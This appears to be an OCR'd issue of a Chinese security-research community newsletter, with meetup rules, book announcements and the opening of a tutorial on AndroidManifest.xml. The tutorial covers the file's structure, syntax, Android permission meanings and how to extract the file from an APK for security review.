目录

刊首语

安天 365 安全研究从第 5 期开始慢慢走上正规，通过前 3 次的技术交流，我们的团队慢慢扩大，分享的内容也逐渐增多，我们在分享中成长，在成长中分享！我们的理念是**“人无我有，人有我新，人新我优，人优我转！”**

年轻是一种资本，年轻需要积淀，需要对知识进行总结，需要抓住每一次机会，在每一次机会中寻找适合自己的人脉，资源，知识等。时刻准备中，有使命感和危机感，才能在未来中发展得更好。

安天 365 simeon

2017 年 8 月

第一部分安天 365 交流情况

1.1 关于安天 365 线下和线下交流

1.交流分享理念

本站主要以网络安全相关技术交流分享为主，但不排斥各行各业的技术经验分享交流，我们的目的是为了技术分享+生活分享，让生活更加美好，增加个人各种阅历。如果一个人学习一种技术，在交流时有 10 个人，那么您将学习和收获 10 种技术或者经验。每一个人的时间有限，每一个星期或者一个月研究一个技术，那么您参加本安天 365 一年以后你至少学会 12 种技术，想不成为专家都很难。

2.分享有一定的门槛

必须具备一定的技术功底，我们目标是打造精英团队，如果你不具备，那么请加紧学习。尤其是线下的交流，必须具备一定的实力，这个实力可以是经济实力，可以是技术实力，也可以是现实实力，比如在公司担任某总这类的。

3.分享模式

（1）参与团队制定的技术研究课题，就课题研究中的难点、关键技术、实现方法等进行交流分享。

（2）个人某方面的经验，比如从事硬件开发数 10 年，就硬件开发等方面进行分享。

参与者需提供文章、PPT 等，若有实验环境提供更好。

4.交流时间和方式

（1）交流时间会在网站和论坛公布，公布后，参与者需要将分享的提纲等资料提交论坛。

（2）收到资料后团队会对参与者提交的资料进行审核，审核完毕后会及时通知参与者。


（3）采取视频会议的方式进行分享。


（4）每次交流人数限制在 5-10 人。

安天 365 安全技术研究 QQ 群：513833068

1.2 已出版图书



Broadview
www.broadview.com.cn
安全技术大系
Web渗透技术及实战案例解析
陈小兵 范渊 孙立伟 编著
電子工業出版社


Broadview
www.broadview.com.cn
案例全解Web渗透技术，实战，实战，再实战！
安全之路
Web渗透技术及实战案例解析 第2版
陈小兵 编著
中国工信出版集团
電子工業出版社



1.3 新书预告

《网络实战研究：漏洞利用与提权》预计 9 月出版。


网络攻防实战研究
漏洞利用与提权
祝烈煌 张子剑 主编
陈小兵 张胜生 王坤 徐彦 编著
Broadview
中国工信出版集团
电子工业出版社

第二部分技术研究文章

1.AndroidManifest.xml 文件安全探索

simeon

最近在做一些 apk 的安全检测，对 AndroidManifest.xml 文件进行了研究和探讨，介绍 AndroidManifest.xml 文件的作用和架构，并研究了 AndroidManifest.xml 配置文件存在的一些漏洞，在进行安全检测时，可以对症下药。

1.1 AndroidManifest.xml 文件作用

AndroidManifest.xml 文件的作用非常重要，应该说是缺一不可。在 android 官方介绍文档中（https://developer.android.com/guide/topics/manifest/manifest-intro.html）是这样定义的。每个应用程序必须在其根目录中具有一个 AndroidManifest.xml（名字必须一样）文件。Manifest 文件提供有关应用程序到 Android 系统的基本信息，系统必须具有该信息才能运行任何应用程序的代码。换句话说 APP 是跑在 Android 系统上，既然要跑在其上，就必须提供信息给 Android System，这些信息就存在 AndroidManifest 中。AndroidManifest.xml 存放在 app/src/main/ 目录下。在反编译 APK 文件后，其文件是以乱码格式存在，需要进行转换才能正常查看。

1.2 主要功能

1. 命名应用程序 Java 包，软件包名称作为应用程序的唯一标识符
2. 描述了应用程序的组件，其中包括构成应用程序的活动，服务，广播接收器和内容提供者；它还命名实现每个组件并发布其功能的类，例如 Intent 可以处理的消息。这些声明通知 Android 系统的组件及其可以启动的条件。
3. 决定哪些 processes 主持 application
4. 宣告这个 App 有哪些权限，它声明应用程序必须拥有的权限才能访问 API 的受保护部分并与其他应用程序交互。它还声明其他人为了与应用程序的组件交互而需要的权限
5.它列出了 Instrumentation 在应用程序运行时提供概要分析和其他信息的类。这些声明仅在应用程序正在开发中才会存在，并在应用程序发布之前被删除。
6.它声明了应用程序需要的最低级别的 Android API。
7.它列出了应用程序必须链接的库。

1.3Manifest 架构

允许的元素，蓝字是预设常见的元素，其中的<manifest>与<application>是必要且只能出现一次。每个元素有各自的属性，属性数量不一定，每个属性有其默认值，可视需求进行设定。

1.预设的 AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
```

<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.example.bmi" 名称空间
android:versionCode="1" 开发者使用流水版号
android:versionName="1.0" >供使用者看的版本号
<uses-sdk
android:minSdkVersion="8" 最低兼容 SDK 版本
android:targetSdkVersion="21" />目标版本，若没设定预设为最低 minSdkVersion
<application
android:allowBackup="true" 是否允许备份
android:icon="@drawable/ic_launcher" App Icon
android:label="@string/app_name" App 名称
android:theme="@style/AppTheme" > App 风格
<activity activity, service, receiver, provider 是组成 application 的 4 个主要项目
android:name=".MainActivity" activity 名称，可和 manifest package 串在一起
android:label="@string/app_name" > APP 开启后，显示在画面上方的名称
<intent-filter> activity 操作方式
<action android:name="android.intent.action.MAIN" /> .MAIN 表示 activity 是 APP 进入点
<category android:name="android.intent.category.LAUNCHER" />显示在应用程序行表
</intent-filter>
</activity>
</application>
</manifest>

2.标准的 AndroidManifest.xml 文件样例。

<?xml version="1.0" encoding="utf-8"?>
<manifest>
<!-- 基本配置 -->
<uses-permission />
<permission />
<permission-tree />
<permission-group />
<instrumentation />
<uses-sdk />
<uses-configuration />
<uses-feature />
<supports-screens />
<compatible-screens />
<supports-gl-texture />
<!-- 应用配置 -->
<application>
<!-- Activity 配置 -->
<activity>
<intent-filter>
<action />
<category />

```
<data />
</intent-filter>
<meta-data />
</activity>
<activity-alias>
<intent-filter> . . . </intent-filter>
<meta-data />
</activity-alias>
<!-- Service 配置 -->
<service>
<intent-filter> . . . </intent-filter>
<meta-data/>
</service>
<!-- Receiver 配置 -->
<receiver>
<intent-filter> . . . </intent-filter>
<meta-data />
</receiver>
<!-- Provider 配置 -->
<provider>
<grant-uri-permission />
<meta-data />
</provider>
<!-- 所需类库配置 -->
<uses-library />
</application>
</manifest>
```


1.4 文件约定及语法

从上面的代码中，我们可以看出 Android 配置文件采用 XML 作为描述语言，每个 XML 标签都不同的含义，大部分的配置参数都放在标签的属性中，下面我们便按照以上配置文件样例中的先后顺序来学习 Android 配置文件中主要元素与标签的用法。

1.元素（Elements）

在所有的元素中只有<manifest>和<application>是必需的，它们各自必须存在，且只能出现一次。如果一个元素包含有其他子元素，必须通过子元素的属性来设置其值。处于同一层次的元素，这些元素的说明是没有顺序的。例如<activity>，<provider>和<service>元素可以以任何顺序混合。这个规则有两个关键的例外：

- 一个<activity-alias>元素必须遵循<activity>它是一个别名。
- <application>元素必须是里面的最后一个元素<manifest>的元素。换句话说</application>结束标签必须在</manifest>结束标签之前立即出现。

2.属性

正常来讲，所有的属性都是可选的，但是有些属性是必须设置的。以便元素可以实现其目的，除了根元素<manifest>的属性之外，所有其他元素属性的名字都是以 android:前缀的；

定义类名：所有的元素名都对应其在 SDK 中的类名，如果你自己定义类名，必须包含类的数据包名，如果类与 application 处于同一数据包中，可以直接简写为“.”；

3.声明类名

许多元素对应于 Java 对象，包括应用程序本身（<application>元素）的元素及其主要组件：活动（<activity>），服务<service>），广播接收器（<receiver>）和内容提供者（<provider>））。如果你定义一个子类，如同你总是会为组件类（Activity，Service， BroadcastReceiver 和 ContentProvider）子类是通过 name 属性来声明，该名称必须包括完整的包装名称。例如，一个 Service 子类可能被声明如下：

```
<manifest . . . >
<application . . . >
<service android:name="com.example.project.SecretService" . . . >
                    . . .
</service>
            . . .
</application>
</manifest>
```

4.多个值

如果某个元素有超过一个数值，这个元素必须通过重复的方式来说明其某个属性具有多个数值项，且不能将多个数值项一次性说明在一个属性中；例如一个 intent-filter 可以保护多个 action：

```
<intent-filter . . . >
<action android:name="android.intent.action.EDIT" />
<action android:name="android.intent.action.INSERT" />
<action android:name="android.intent.action.DELETE" />
      . . .
</intent-filter>
```

5.资源值

某些属性具有可显示给用户的值，例如一个活动的标签和图标。这些属性的值应该从资源或主题进行本地化和设置。资源值以下列格式表示：

@[package:]type/name

如果资源与应用程序在同一个软件包中，则可以省略软件包名称。该类型是一种资源，例如字符串或可画的对象，名称是特定资源的标识名称。例如：

```
<activity android:icon="@drawable/smallPic" . . . >
```

主题的值使用类似地表达，但以初始值“？”代替“@”：

?[package:]type/name

注意：资源或主题包的值必须是“android”或应用程序包的名称。

6.字符串值

在属性值为字符串的地方，必须使用双反斜杠（\\）来转义字符，例如\\n 换行符或\\uxxxx 表示 Unicode 字符。

7.意图过滤器

应用程序的核心组件，如活动，服务和广播接收器由意图（Intent）激活。意图是 Intent 描述所需动作的一组信息（对象），包括要执行的数据，应该执行该操作的组件的类别以及其他相关指令。Android 系统找到一个可以响应意图的适当组件，如果需要，则启动组件的新实例，并将其传递给 Intent 对象。

组件通过意图过滤器通知他们可以响应的意图类型。由于 Android 系统必须了解组件在启动组件之前可以处理的意图，因此在清单中将 intent 过滤器指定为<intent-filter>元素。组件可以具有任意数量的过滤器，每个过滤器描述不同的功能。显式命名目标组件的意图激活该组件，因此过滤器不起作用。没有通过名称指定目标的意图可以仅在组件可以通过组件的过滤器之一时激活组件。

8.图标和标签

许多元素都有图标和标签属性，可以向用户显示一个小图标和文本。一些还有一个更长的描述属性，也可以在屏幕上显示。例如，该<permission>元素具有所有这三个属性，以便当询问用户是否授予已请求它的应用程序的权限时，一个图标代表权限，许可的名称以及它所需要的描述都会呈现给用户。

在每种情况下，在包含元素中设置的图标和标签将成为所有容器的子元素的默认值 icon 和 label 设置。因此，<application>元素中设置的图标和标签是每个应用程序组件的默认图标和标签。类似地，为组件（如<activity>元素）设置的图标和标签是每个组件<intent-filter>元素的默认设置。如果一个<application>元素设置了一个标签，但是一个活动和它的意图过滤器没有，应用程序标签将被视为活动和意图过滤器的标签。

为意图过滤器设置的图标和标签表示当组件呈现给用户并满足由过滤器发布的功能时的组件。例如，带有 android.intent.action.MAIN 和 android.intent.category.LAUNCHER 设置的过滤器将活动通告为启动应用程序的活动。也就是说，应该在应用程序启动器中显示。在过滤器中设置的图标和标签显示在启动器中。

9.权限

权限是限制的代码的一部分，或者在设备上的数据的访问的限制。限制是为了保护可能被误用以扭曲或损坏用户体验的关键数据和代码。

每个权限都由唯一标签标识。标签通常表示限制的动作。以下是 Android 定义的一些权限：

android.permission.CALL_EMERGENCY_NUMBERS

android.permission.READ_OWNER_DATA

android.permission.SET_WALLPAPER

android.permission.DEVICE_POWER

功能只能通过一个权限来保护。如果应用程序需要访问受权限保护的功能，则它必须声明它需要使用<uses-permission>清单中的元素的权限。当应用程序安装在设备上时，安装程序将通过检查签署应用程序证书的机构以及在某些情况下询问用户来确定是否授予所请求的权限。如果许可被授予，应用程序就可以使用受保护的功能。如果没有，则尝试访问这些功能失败，而不通知用户。

应用程序也可以通过权限保护自己的组件。它可以使用由 Android 定义的任何权限，如 android.Manifest.permission 由其他应用程序列出或声明的。它也可以自己定义。<permission>元素声明了新的权限。例如，活动可以如下保护：

```
<manifest . . . >
<permission android:name="com.example.project.DEBIT_ACCT" . . . />
<uses-permission android:name="com.example.project.DEBIT_ACCT" />
    . . .
<application . . .>
<activity android:name="com.example.project.FreneticActivity"
                    android:permission="com.example.project.DEBIT_ACCT"
                    . . . >
            . . .
```

</activity>
</application>
</manifest>
请注意，在这个例子中，DEBIT_ACCT 权限不仅仅是使用<permission>元素来声明的，所以它也使用了<uses-permission>元素。为了启动受保护的活动，您必须要求使用该应用程序的其他组件，即使应用程序本身也施加了保护。

1.5 权限属性值意义

ACCESS_CHECKIN_PROPERTIES：允许对 checkin 数据库中的表“properties”进行读/写访问，以更改上传的值。
ACCESS_COARSE_LOCATION：允许应用访问大概位置。
ACCESS_FINE_LOCATION：允许应用访问精确位置。
ACCESS_LOCATION_EXTRA_COMMANDS：允许应用程序访问额外的位置提供程序命令。
ACCESS_NETWORK_STATE：允许应用程序访问有关网络的信息。
ACCESS_NOTIFICATION_POLICY：希望访问通知政策的应用程序的标记权限。
ACCESS_WIFI_STATE：允许应用程序访问有关 Wi-Fi 网络的信息。
ACCOUNT_MANAGER：允许应用程序调用 AccountAuthenticator。
ADD_VOICEMAIL：允许应用程序将语音邮件添加到系统中。
ANSWER_PHONE_CALLS：允许应用接听来电。
BATTERY_STATS：允许应用程序收集电池统计信息
BIND_ACCESSIBILITY_SERVICE：必须由 a 要求 AccessibilityService，以确保只有系统可以绑定到它。
BIND_APPWIDGET：允许应用程序告诉 AppWidget 服务哪个应用程序可以访问 AppWidget 的数据。
BIND_AUTOFILL_SERVICE：必须由 a 要求 AutofillService，以确保只有系统可以绑定到它。
BIND_CARRIER_MESSAGING_SERVICE：这个常量是在 API 层面弃用 23. BIND_CARRIER_SERVICES 代替
BIND_CARRIER_SERVICES：允许绑定到运营商应用程序中的服务的系统进程将具有此权限。
BIND_CHOOSER_TARGET_SERVICE：必须由 a 要求 ChooserTargetService，以确保只有系统可以绑定到它。
BIND_CONDITION_PROVIDER_SERVICE：必须由 a 要求 ConditionProviderService，以确保只有系统可以绑定到它。
BIND_DEVICE_ADMIN：必须由设备管理接收器要求，以确保只有系统可以与其进行交互。
BIND_DREAM_SERVICE：必须由 a 要求 DreamService，以确保只有系统可以绑定到它。
BIND_INCALL_SERVICE：必须由 a 要求 InCallService，以确保只有系统可以绑定到它。
BIND_INPUT_METHOD：必须由 a 要求 InputMethodService，以确保只有系统可以绑定到它。
BIND_MIDI_DEVICE_SERVICE：必须由 a 要求 MidiDeviceService，以确保只有系统可以绑定到它。
BIND_NFC_SERVICE：必须要求 HostApduService 或 OffHostApduService 确保只有系统可以绑定到它。
BIND_NOTIFICATION_LISTENER_SERVICE：必须由 a 要求 NotificationListenerService，以确保只有系统可以绑定到它。
BIND_PRINT_SERVICE：必须由 a 要求 PrintService，以确保只有系统可以绑定到它。

BIND_QUICK_SETTINGS_TILE：允许应用程序绑定到第三方快速设置图块。
BIND_REMOTEVIEWS：必须由 a 要求 RemoteViewsService，以确保只有系统可以绑定到它。
BIND_SCREENING_SERVICE：必须由 a 要求 CallScreeningService，以确保只有系统可以绑定到它。
BIND_TELECOM_CONNECTION_SERVICE：必须由 a 要求 ConnectionService，以确保只有系统可以绑定到它。
BIND_TEXT_SERVICE：必须由 TextService 要求
BIND_TV_INPUT：必须通过 a TvInputService 来确保只有系统可以绑定它。
BIND_VISUAL_VOICEMAIL_SERVICE：链接必须要求，VisualVoicemailService 以确保只有系统可以绑定到它。
BIND_VOICE_INTERACTION：必须由 a 要求 VoiceInteractionService，以确保只有系统可以绑定到它。
BIND_VPN_SERVICE：必须由 a 要求 VpnService，以确保只有系统可以绑定到它。
BIND_VR_LISTENER_SERVICE：必须由 a 要求 VrListenerService，以确保只有系统可以绑定到它。
BIND_WALLPAPER：必须由 a 要求 WallpaperService，以确保只有系统可以绑定到它。
BLUETOOTH：允许应用程序连接到配对的蓝牙设备。
BLUETOOTH_ADMIN：允许应用程序发现和配对蓝牙设备。
BLUETOOTH_PRIVILEGED：允许应用程序在没有用户交互的情况下配对蓝牙设备，并允许或禁止电话簿访问或消息访问。
BODY_SENSORS：允许应用程序访问用户用来衡量身体内发生的情况的传感器的数据，例如心率。
BROADCAST_PACKAGE_REMOVED：允许应用程序广播应用程序包已被删除的通知。
BROADCAST_SMS：允许应用程序广播短信收据通知。
BROADCAST_STICKY：允许应用程序广播粘性意图。
BROADCAST_WAP_PUSH：允许应用程序广播 WAP PUSH 收据通知。
CALL_PHONE：允许应用程序发起电话而不通过拨号器用户界面供用户确认通话。
CALL_PRIVILEGED：允许应用程序呼叫任何电话号码，包括紧急号码，而无需通过 Dialer 用户界面，用户确认呼叫正在被放置。
CAMERA：需要能够访问相机设备。
CAPTURE_AUDIO_OUTPUT：允许应用程序捕获音频输出。
CAPTURE_SECURE_VIDEO_OUTPUT：允许应用程序捕获安全视频输出。
CAPTURE_VIDEO_OUTPUT：允许应用程序捕获视频输出。
CHANGE_COMPONENT_ENABLED_STATE：允许应用程序更改应用程序组件（不是自己的）是否启用。
CHANGE_CONFIGURATION：允许应用程序修改当前配置，如区域设置。
CHANGE_NETWORK_STATE：允许应用程序更改网络连接状态。
CHANGE_WIFI_MULTICAST_STATE：允许应用程序进入 Wi-Fi 组播模式。
CHANGE_WIFI_STATE：允许应用程序更改 Wi-Fi 连接状态。
CLEAR_APP_CACHE：允许应用程序清除设备上所有已安装应用程序的缓存。
CONTROL_LOCATION_UPDATES：允许启用/禁用收音机的位置更新通知。
DELETE_CACHE_FILES：允许应用程序删除缓存文件。
DELETE_PACKAGES：允许应用程序删除软件包。
DIAGNOSTIC：允许应用程序 RW 到诊断资源。
DISABLE_KEYGUARD：允许应用程序禁用键盘保护程序，如果它不安全。

DUMP：允许应用程序从系统服务检索状态转储信息。
EXPAND_STATUS_BAR：允许应用程序展开或折叠状态栏。
FACTORY_TEST：作为制造商测试应用程序运行，以 root 用户身份运行。
GET_ACCOUNTS：允许访问帐户服务中的帐户列表。
GET_ACCOUNTS_PRIVILEGED：允许访问帐户服务中的帐户列表。
GET_PACKAGE_SIZE：允许应用程序找出任何包使用的空间。
GET_TASKS：这个常数在 API 级别 21 中已被弃用。不再强制执行。
GLOBAL_SEARCH：该权限可用于内容提供商，以允许全局搜索系统访问其数据。
INSTALL_LOCATION_PROVIDER：允许应用程序将位置提供程序安装到位置管理器中。
INSTALL_PACKAGES：允许应用程序安装软件包。
INSTALL_SHORTCUT：允许应用程序在 Launcher 中安装快捷方式。
INSTANT_APP_FOREGROUND_SERVICE：允许即时应用创建前台服务。
INTERNET：允许应用程序打开网络套接字。
KILL_BACKGROUND_PROCESSES：允许应用程序调用 killBackgroundProcesses(String)。
LOCATION_HARDWARE：允许应用程序在硬件中使用位置功能，例如 geofencing api。
MANAGE_DOCUMENTS：允许应用程序管理对文档的访问，通常是文档选择器的一部分。
MANAGE_OWN_CALLS：允许通过自我管理的 ConnectionServiceAPI 管理自己的呼叫的呼叫应用程序。
MASTER_CLEAR：不适用于第三方应用程序。
MEDIA_CONTENT_CONTROL：允许应用程序知道正在播放哪些内容并控制其播放。
MODIFY_AUDIO_SETTINGS：允许应用程序修改全局音频设置。
MODIFY_PHONE_STATE：允许修改电话状态 - 开机，mmi 等
MOUNT_FORMAT_FILESYSTEMS：允许将文件系统格式化为可移动存储。
MOUNT_UNMOUNT_FILESYSTEMS：允许安装和卸载文件系统以进行可移动存储。
NFC：允许应用程序通过 NFC 执行 I / O 操作。
PACKAGE_USAGE_STATS：允许应用程序收集组件使用统计信息，声明权限意味着使用 API，设备的用户可以通过“设置”应用程序授予权限。
PERSISTENT_ACTIVITY：此常数在 API 级别 9 中已被弃用。此功能将在以后删除; 请不要使用。允许应用程序使其活动持续。
PROCESS_OUTGOING_CALLS：允许应用程序在呼出期间查看正在拨打的电话号码，并选择将呼叫重定向到其他号码或完全中止呼叫。
READ_CALENDAR：允许应用程序读取用户的日历数据。
READ_CALL_LOG：允许应用程序读取用户的通话记录。
READ_CONTACTS：允许应用程序读取用户的联系人数据。
READ_EXTERNAL_STORAGE：允许应用程序从外部存储器读取。
READ_FRAME_BUFFER：允许应用程序进行屏幕截图，更一般地，可以访问帧缓冲区数据。
READ_INPUT_STATE：此常数在 API 级别 16 中已被弃用。使用此权限的 API 已被删除。
READ_LOGS：允许应用程序读取低级别的系统日志文件。
READ_PHONE_NUMBERS：允许读取设备的电话号码。
READ_PHONE_STATE：允许只读访问电话状态，包括设备的电话号码，当前的蜂窝网络信息，任何正在进行的呼叫的状态以及 PhoneAccount 在设备上注册的任何列表。
READ_SMS：允许应用程序读取短信。
READ_SYNC_SETTINGS：允许应用程序读取同步设置。
READ_SYNC_STATS：允许应用程序读取同步统计信息。

READ_VOICEMAIL：允许应用程序读取系统中的语音信箱。
REBOOT：需要重新启动设备。
RECEIVE_BOOT_COMPLETED：允许应用程序收到 ACTION_BOOT_COMPLETED 在系统完成启动后广播的应用程序。
RECEIVE_MMS：允许应用程序监视传入的彩信。
RECEIVE_SMS：允许应用程序接收短信。
RECEIVE_WAP_PUSH：允许应用程序接收 WAP 推送消息。
RECORD_AUDIO：允许应用程序录制音频。
REORDER_TASKS：允许应用程序更改任务的 Z 顺序。
REQUEST_COMPANION_RUN_IN_BACKGROUND：允许随播应用在后台运行。
REQUEST_COMPANION_USE_DATA_IN_BACKGROUND：允许随播应用在后台使用数据。
REQUEST_DELETE_PACKAGES：允许应用程序请求删除包。
REQUEST_IGNORE_BATTERY_OPTIMIZATIONS：许可申请必须持有才能使用 ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS。
REQUEST_INSTALL_PACKAGES：允许应用程序请求安装软件包。
RESTART_PACKAGES：此常数在 API 级别 8 中已弃用 restartPackage(String) 。不再支持 API。
SEND_RESPOND_VIA_MESSAGE：允许应用程序（电话）向其他应用程序发送请求，以处理来电期间的响应通过消息动作。
SEND_SMS：允许应用程序发送短信。
SET_ALARM：允许应用程序广播 Intent 为用户设置闹钟。
SET_ALWAYS_FINISH：允许应用程序控制是否在后台放置活动时立即完成。
SET_ANIMATION_SCALE：修改全局动画缩放因子。
SET_DEBUG_APP：配置应用程序进行调试。
SET_PREFERRED_APPLICATIONS：这个常数在 API 级别 7 中已被弃用。不再有用，addPackageToPreferred(String) 有关详细信息。
SET_PROCESS_LIMIT：允许应用程序设置可以运行的最大数量（不需要的）应用程序进程。
SET_TIME：允许应用程序设置系统时间。
SET_TIME_ZONE：允许应用程序设置系统时区。
SET_WALLPAPER：允许应用设置壁纸。
SET_WALLPAPER_HINTS：允许应用程序设置壁纸提示。SIGNAL_PERSISTENT_PROCESSES：允许应用程序请求将信号发送到所有持久进程。
STATUS_BAR：允许应用程序打开，关闭或禁用状态栏及其图标。
SYSTEM_ALERT_WINDOW：允许应用使用类型创建窗口 TYPE_APPLICATION_OVERLAY，显示在所有其他应用程序的顶部。
TRANSMIT_IR：允许使用设备的红外发射器（如果有的话）。
UNINSTALL_SHORTCUT：不再支持此权限。
UPDATE_DEVICE_STATS：允许应用程序更新设备统计信息。
USE_FINGERPRINT：允许应用使用指纹硬件。
USE_SIP：允许应用程序使用 SIP 服务。
VIBRATE：允许访问振动器。
WAKE_LOCK：允许使用 PowerManager WakeLock 来防止处理器进入睡眠状态或屏幕变暗。
WRITE_APN_SETTINGS：允许应用程序写入 apn 设置。
WRITE_CALENDAR：允许应用程序写入用户的日历数据。
WRITE_CALL_LOG：允许应用程序写入（而不是读取）用户的通话记录数据。

WRITE_CONTACTS：允许应用程序写入用户的联系人数据。
WRITE_EXTERNAL_STORAGE：允许应用程序写入外部存储。
WRITE_GSERVICES：允许应用修改 Google 服务地图。
WRITE_SECURE_SETTINGS：允许应用程序读取或写入安全系统设置。
WRITE_SETTINGS：允许应用程序读取或写入系统设置。
WRITE_SYNC_SETTINGS：允许应用程序写入同步设置。
WRITE_VOICEMAIL：允许应用程序修改和删除系统中现有的语音信箱。

1.6apk 文件获取 AndroidManifest.xml 文件

1.解压 apk 文件

首先需要下载 apk 文件，使用压缩软件直接解压缩即可，解压成功后会在 apk 目录中生存一个 AndroidManifest.xml 文件，如图 1 所示。使用记事本或者 IE 等打开该文件后，其内容为乱码，如图 2 所示。




图 1 AndroidManifest.xml 文件

